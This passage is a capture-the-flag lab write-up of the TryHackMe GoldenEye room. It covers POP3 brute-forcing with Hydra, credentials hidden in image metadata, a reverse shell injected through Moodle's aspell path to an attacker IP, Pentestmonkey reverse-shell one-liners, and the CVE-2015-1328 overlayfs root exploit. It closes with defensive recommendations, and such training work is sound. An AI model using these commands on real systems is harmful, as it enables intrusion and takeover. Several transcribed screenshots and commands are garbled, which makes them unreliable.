The screenshot shows a web browser window with two user profiles: 'Xenia X' and 'Dr Doak'. The message from 'Dr Doak' contains several lines of text, some of which are highlighted with a red box. The highlighted text includes:  
My email username is...  
doak  
Thank you,  
Cheers,  
Dr. Doak "The Doctor"  
Training Scientist - Sr Level Training Operating Supervisor  
GoldenEye Operations Center Sector  
Level 14 - NO2 - id:998623-1334  
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007  
Phone 555-193-826  
Cell 555-836-0944  
Office 555-846-9811  
Personal 555-826-9923  
Email: doak@  
Please Recycle before you print, Stay Green aka save the company money!  
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy  
"You miss 100% of the shots you don't shoot at" - Wayne G.  
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

While going through the message of xenia, we came to understand there is another user doak. We will try to get credentials of doak by brute forcing using hydra.

```
(kali㉿kali)-[~/etc]
└─$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt 10.10.1
41.207 -s 55007 -I pop3 -t20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2025-06-08 01:55:46      ↵
[INFO] several providers have implemented cracking protection,
check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 262 login t
ries (l:1/p:262), ~14 tries per task
[DATA] attacking pop3://10.10.141.207:55007/yes(1)
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 162 to go in 00:02h, 20 active
[55007][pop3] host: 10.10.141.207 port: 55007 login: doak password: goat
1 out of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 01:58:11
As a new Contractor to our GoldenEye training I welcome you. Once your account has been
complete, more courses will appear on your dashboard. If you have any questions message me
via email, not here.

(kali㉿kali)-[~/etc]
└─$
```

Now we will access mails of doak using telnet command line. Doak has provided us with login to his page.

```
└─[kali㉿kali]~/Desktop$ ./portswigger.py portswigger.com:8080
[+] Room completed (100%)
[+] Local IP: 10.10.141.207
[+] Local Port: 55007
[+] Target IP: 10.10.141.207
[+] Target Port: 80
[+] Session ID: 1
[+] Session Name: GoldenEye Operators Training
[+] Session Type: POP3
[+] Session Status: Connected
[+] Session Last Activity: 2023-04-30 20:47:24
[+] Session Last Response: +OK GoldenEye POP3 Electronic-Mail System
[+] Session Last Request: USER doak
[+] Session Last Response: +OK
[+] Session Last Request: PASS goat
[+] Session Last Response: +OK Logged in.
[+] Session Last Request: LIST
[+] Session Last Response: +OK 1 messages:
[+] Session Last Request: .
```

Target Machine Information

```
Trying 10.10.141.207...
Connected to 10.10.141.207.
Escape character is '^'.
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
      by ubuntu (Postfix) with SMTP id 97DC24549D
      for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-ID: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?
Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....
```

username: dr\_doak  
password: 4England!

Returning to this web site?

Login here using your username and password  
(Cookies must be enabled in your browser) [?](#)

Username  Password    
 Remember username

[Forgotten your username or password?](#)

---

Some courses may allow guest access  
[Login as a guest](#)

You are not logged in.  
[Home](#)

Let us visit the page. A private file is located.

**My private files**

Home ► My profile ► My private files

**Navigation**

- Home
- My home
- Site pages
- My profile
  - View profile
  - Forum posts
  - Blogs
  - Messages
  - My private files**
- Courses

**Settings**

- My profile settings
  - Edit profile
  - Change password
  - Messaging
  - Blogs

ercher portswigger Pentest Garage GTFOBins

**Untitled1** - /Downloads/s3cret(1).txt - Mousepad


File Edit Search View Document Help

for james s3cret.txt

Manage my private files

```
1 007,
2
3 I was able to capture this app's adm1n cr3ds through clear txt.
4
5 Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
6
7 Something juicy is located here: /dir007key/for-007.jpg
8
9 Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

As per the file, doak was able to capture admin credentials and it seems to be hidden in the file provided in the link.



We will download the file using wget command and use exiftool to search for any hidden data in the file. **ExifTool** is a command-line utility to **read, write, and edit metadata** in image, video, and audio files. It extracts info like camera model, GPS location, date, etc.

```
(kali㉿kali)-[~/Downloads/goldeneye]
$ wget http://10.10.141.207//dir007key/for-007.jpg
--2025-06-08 02:03:52-- http://10.10.141.207//dir007key/for-007.jpg
Connecting to 10.10.141.207:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14896 (15K) [image/jpeg]
Saving to: 'for-007.jpg.1'

for-007.jpg.1          100%[=====] 14.55K --.-KB/s   in 0.1s

2025-06-08 02:03:54 (103 KB/s) - 'for-007.jpg.1' saved [14896/14896]

(kali㉿kali)-[~/Downloads/goldeneye]
$ exiftool for-007.jpg
ExifTool Version Number      : 13.10
File Name                   : for-007.jpg
Directory                  :
File Size                   : 15 kB
File Modification Date/Time : 2018:04:24 20:40:02-04:00
File Access Date/Time       : 2025:06:06 02:47:30-04:00
File Inode Change Date/Time: 2025:06:06 02:46:55-04:00
File Permissions            : -rw-rw-r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version               : 1.01
X Resolution                : 300
Y Resolution                : 300
Exif Byte Order              : Big-Endian (Motorola, IBM)
Image Description           : eFdpbnRlcjE50TV4IQ==  
GoldenEye
Make                         :
Resolution Unit             : inches
Software                     : linux
Artist                       : For James
Y Cb Cr Positioning        : Centered
Exif Version                : 0231
Components Configuration    : Y, Cb, Cr, -
User Comment                 : For 007
Flashpix Version             : 0100
Image Width                  : 313
Image Height                 : 212
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
```

There seems to be an encoded message in image description. Let us use Cyberchef to decode it. Code seems to be base64 encoded (== in the end). When decoded it gave us result. This seems to be credential of admin.

The screenshot shows the CyberChef web application interface. On the left, there's a sidebar with various operations like 'To Base64', 'From Base64', 'To Hex', etc. The main area is titled 'Recipe' and shows a 'From Base64' step. The input field contains the string 'eFdpbnRlcjE50TV4IQ=='. The output field shows the decoded result: 'xWinter1995x!'. A red circle highlights the output field. At the bottom, there's a green button labeled 'BAKE!' with a chef icon.

### Returning to this web site?

Login here using your username and password  
(Cookies must be enabled in your browser) [?](#)

Username  Password    
 Remember username

[Forgotten your username or password?](#)

Some courses may allow guest access

[Login as a guest](#)

You are not logged in.

[Home](#)

We got access to admin page. Since we have admin login, we can edit moodle pages. As per hint from Tryhackme, we are going to check spell checker plugin.

The screenshot shows the Moodle administration interface. The left sidebar has 'Site administration' expanded, with 'Server' selected. The main page title is 'GoldenEye Operators Training - Moodle'. The breadcrumb navigation shows 'Home > Site administration > Server > System paths'. The right side of the page is titled 'System paths'. It contains several configuration fields:

- 'GD version' dropdown set to 'GD 2.x is installed' (Default: GD is not installed). Description: 'Indicate the version of GD that is installed. The version shown by default is the one that has been auto-detected. Don't change it unless you know what you are doing.'
- 'Path to du' input field containing '/usr/bin/du' (Default: Empty). Description: 'Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory contents will run much faster.'
- 'Path to aspell' input field containing 'sh -c "(sleep 4062;telnet 192.168.230.132 4444;while :; do sh && l;"' (Default: Empty). This field is highlighted with a red box. Description: 'To use spell-checking within the editor, you MUST have aspell 0.50 or later installed on your server, and you must specify its path here. The default path is /usr/bin/aspell. If you enter something else, Moodle will use that instead.'
- 'Path to dot' input field (Default: Empty). Description: 'Path to dot. Probably something like /usr/bin/dot. To be able to generate graphics from DOT files, you must have installed Graphviz (Development->Profiling) built into Moodle.'

A 'Save changes' button is at the bottom.

Visit site administration/server/system path. Here we can see path to ‘Aspell’ service. We will try injecting a python script and access reverse shell access. For this we use reverse shell cheat sheet by Pentestmonkey.

The screenshot shows the Pentestmonkey website with the URL https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. The page title is 'Reverse Shell Cheat Sheet'. The left sidebar has 'Categories' expanded, showing 'Blog (78)', 'Cheat Sheets (10)', 'Shells (1)', and 'SQL Injection (1)'. The main content area starts with a note about finding a command execution vulnerability and wanting an interactive shell. It then describes how to use a reverse shell or bind a shell to a TCP port. The footer includes links for 'Site News', 'Blog', 'Tools', 'Yaptest', 'Cheat Sheets', and 'Contact'.

The screenshot shows a web page from [pentestmonkey.net](https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet). It includes sections for PERL, Python, and PHP. The Python section contains a code snippet for a reverse shell:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234))' | nc -l -p 1234
```

The PHP section contains a code snippet for a reverse shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($i,$p))) {open(I,"<>","/dev/null");exec("sh -i <> /dev/tt0 &");}' | nc -l -p 1234
```


Let us copy paste python code from Pentestmonkey and make changes to IP and port numbers. I have used tunnelling ip since I am suing OpenVPN to access Tryhackme server. After saving changes, visit site administration/plugin/text editor/tinyMCE HTML editor and change spell engine to PSpellShell and save changes.

### GoldenEye Operators Training - Moodle


Home ▶ Site administration ▶ Plugins ▶ Text editors ▶ TinyMCE HTML editor

The screenshot shows the Moodle TinyMCE HTML editor settings page. The Spell engine dropdown is set to "PSpell". The Spell language list dropdown is set to "sh=da,Dutch=nl,Finnish=". The "Save changes" button is visible at the bottom.


Now use netcat to listen to the port mentioned earlier in the python script. Netcat is a versatile networking tool for reading/writing data over TCP or UDP connections. Used for port scanning, banner grabbing, creating reverse shells etc.



To get reverse shell, we will create a new blog page and activate spell check. Now we have reverse shell connection in our netcat.



Here, we will use an extension called HackTools. HackTools provide us various software/utilities used in penetration testing and ethical hacking. Here we are upgrading our basic shell to fully interactive TTY shell using python script.



Using the code `uname -a`, we came to know that server is using Linux Kernel 3.13.0-32-generic. This version of Linux Kernel is vulnerable to overlayfs Local privilege escalation. More details regarding the same is available in exploit-db. We get code designed to exploit this vulnerability from exploit-db. Download the same.

The screenshot shows a Linux terminal window with several tabs open. The current tab displays a exploit-db.com page for a Linux Kernel exploit (CVE-2015-1328). The exploit code is shown in a code editor. A red box highlights the line 'gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w'; this line is being modified to 'cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w'. The terminal also shows a command to copy the exploit file to a specific location.

```

/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
$ cp 37292 /home/kali/Downloads/goldeneye
$ cd /home/kali/Downloads/goldeneye
$ ./37292
[...]

```

We must make minor changes to code as per image. Change code line 143 “gcc” to “cc” for compiling the code (gcc is gnu compiler while cc is traditional compiler). This is a Linux local privilege escalation exploit for linux, known as CVE-2015-1328, targeting a flaw in OverlayFS. It escalates a normal user (uid=1000) to root (uid=0).

The screenshot shows a Kali Linux desktop environment with several windows open:

- File Browser:** Shows a file named `s3cret(1).txt` with contents related to the exploit.
- Code Editor:** Displays the exploit code for CVE-2015-1328. A specific line of code is highlighted with a red box: `lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");`
- Terminal:** Shows the command `cp 37292 /home/kali/Downloads/goldeneye` being run, which results in an error message: `cp: cannot stat '37292': No such file or directory`.
- Terminal:** Shows the command `$ python -m http.server 4444` being run, with the output: `Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/)`. This terminal window is highlighted with a red box.
- Browser:** Shows a GoldenEye Primary Admin page at `10.10.141.207/sev-home/`.

Now we must transfer this file to our vulnerable server. We are using python to host a server in our machine and wget to download this file to vulnerable machine. The file will be downloaded to `/var/tmp` folder, which is folder which stores temporary files in a linux file hierarchy.

```
www-data@ubuntu:/var/tmp$ wget 10.17.49.193:2345/37292.c
wget 10.17.49.193:2345/37292.c
--2025-06-07 23:30:28-- http://10.17.49.193:2345/37292.c
Connecting to 10.17.49.193:2345... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5120 (5.0K) [text/x-csrc]
Saving to: '37292.c'

0% [=====] 0          --.-K
100%[=====] 5,120     --.-K
/s   in 0.003s

2025-06-07 23:30:28 (1.86 MB/s) - '37292.c' saved [5120/5120]

www-data@ubuntu:/var/tmp$ ls
ls
37292.c
www-data@ubuntu:/var/tmp$
```

```
www-data@ubuntu:/var/tmp$ cc 37292.c -o complied
cc 37292.c -o complied
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
    ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
        clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
        ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
        waitpid(pid, &status, 0);
        ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/var/tmp$
```

Once the file is downloaded, we will compile the code and save it to another file.

```
5 warnings generated.  
www-data@ubuntu:/var/tmp$ ls  
ls  
37292.c compiled  
www-data@ubuntu:/var/tmp$ ./compiled  
.compiled  
bash: ./compiled: No such file or directory  
www-data@ubuntu:/var/tmp$ ./compiled  
.compiled  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
# whoami  
whoami  
root  
#
```


Now we will execute this file and we have root access.

```
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
# whoami  
whoami  
root  
# cd /  
cd /  
# ls  
ls  
bin dev home lib lost+found mnt proc run srv  
mp var  
boot etc initrd.img lib64 media opt root sbin sysu  
sr vmlinuz  
# cd root  
cd root  
# ls -la  
ls -la you will get some warnings which you can ignore. Run the exploit.  
total 44  
drwx---- 3 root root 4096 Apr 29 2018 .  
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..  
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history  
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc  
drwx----- 2 root root 4096 Apr 28 2018 .cache  
-rw----- 1 root root 144 Apr 29 2018 .flag.txt ←  
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile  
-rw----- 1 root root 1024 Apr 23 2018 .rnd  
-rw----- 1 root root 8296 Apr 29 2018 .viminfo  
#
```

Visit /root to get flag. Flag is hidden, so we will use ls -la command. Read flag.txt using cat command and here is our flag.

```
kali@kali: ~/Downloads [x] kali@kali: ~/Downloads/goldeneye [x] kali@kali: ~/Downloads/goldeneye [x] kali@kali: ~/Downloads/goldeneye [x]
root      [ ChatGPT ] [ CyberChef ] [ portswigger ] [ portswigger ] [ Pentest Garage ] [ GTFOBins ]
# cd /          [ Wimplicit-function-declaration ]
cd /          [ Wimplicit-function-declaration ]
# ls          [ Wimplicit-function-declaration ]
ls          [ Wimplicit-function-declaration ]
bin  dev  home  lib  lost+found  mnt  proc  run  srvt  NULL;
mp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sysu  invalid in C99
sr  vmlinuz
# cd root
cd root
# ls -la        [ Wimplicit-function-declaration ]
ls -la        [ Wimplicit-function-declaration ]
total 44
drwx----- 3 root root 4096 Apr 29 2018 .
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..
-rw-r--r--  1 root root 19 May  3 2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Apr 28 2018 .cache
-rw----- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r--  1 root root 140 Feb 19 2014 .profile
-rw----- 1 root root 1024 Apr 23 2018 .rnd
-rw----- 1 root root 8296 Apr 29 2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:
568628e0d993b1973adc718237da6e93
If you captured this make sure to go here..... .
/006-final/xvf7-flag/
#
```

If you captured this make sure to go here.....  
[/006-final/xvf7-flag/](http://10.10.141.207/006-final/xvf7-flag/)



The screenshot shows a browser window with a dark background. At the top, there's a navigation bar with icons for refresh, back, forward, and search. Below the bar, the URL is displayed as "10.10.141.207/006-final/xvf7-flag/". The main content area has a large, dark, grainy image of a person's face. Overlaid on this image is a white text box containing the following message:  
**FLAG CAPTURED**  
Congrats! \*\*\*\*\*  
You've captured the codes! And stopped Alec Trevelyan from his indestructible vengeance!!!!  
\*\*\*\*\*

## **CHAPTER 3 - LEARNING EXPERIENCES**

### **Application of Knowledge in the Project**

In this project, we used multiple tools and methodologies. Some of the tools used are:

- Open VPN
- NMAP
- Cyberchef
- Hydra
- Telnet
- Nano
- Exiftool
- Pentesmonkey
- Hacktools extension
- Exploit-db

Various methodologies and skills are used in successful completion of this room. Some of them are:

- Network mapping
- Enumerating webpage source code
- Brute forcing
- Modifying Linux file systems
- File reconnaissance
- Data encoding and decoding
- Reverse shell connection
- Shell upgrade
- Common vulnerability exploitation
- Code compiling and execution
- Privilege escalation

## **CHAPTER 4 – CONCLUSION**

### **Findings**

Some of the vulnerabilities found in the room are as follows:

- No firewall blocking against port scanning
- Sensitive comments and data from source code
- Weak encoding
- Not maintaining strong password policy
- No rate limiting for logins
- Sending sensitive data via email
- No input sanitization
- using outdated services

### **Recommendations**

- Using firewall to prevent scanning
- Sanitize source code
- Remove sensitive data and comments from source code after production stage
- Use strong encoding and encryption methods
- Use strong password policy to prevent password guessing
- Use rate limiting to prevent brute forcing
- Do not send sensitive data via mail
- Use input sanitization to prevent various code injection methods
- Use latest updates and security patches

## **CHAPTER 5 – BIBLIOGRAPHY**

- <https://tryhackme.com/>
- <https://www.eccouncil.org/>
- <https://www.virtualbox.org/>
- <https://www.kali.org/>
- <https://nmap.org/>
- <https://gchq.github.io/CyberChef/>
- <https://linuxjourney.com/>
- <https://www.exploit-db.com/>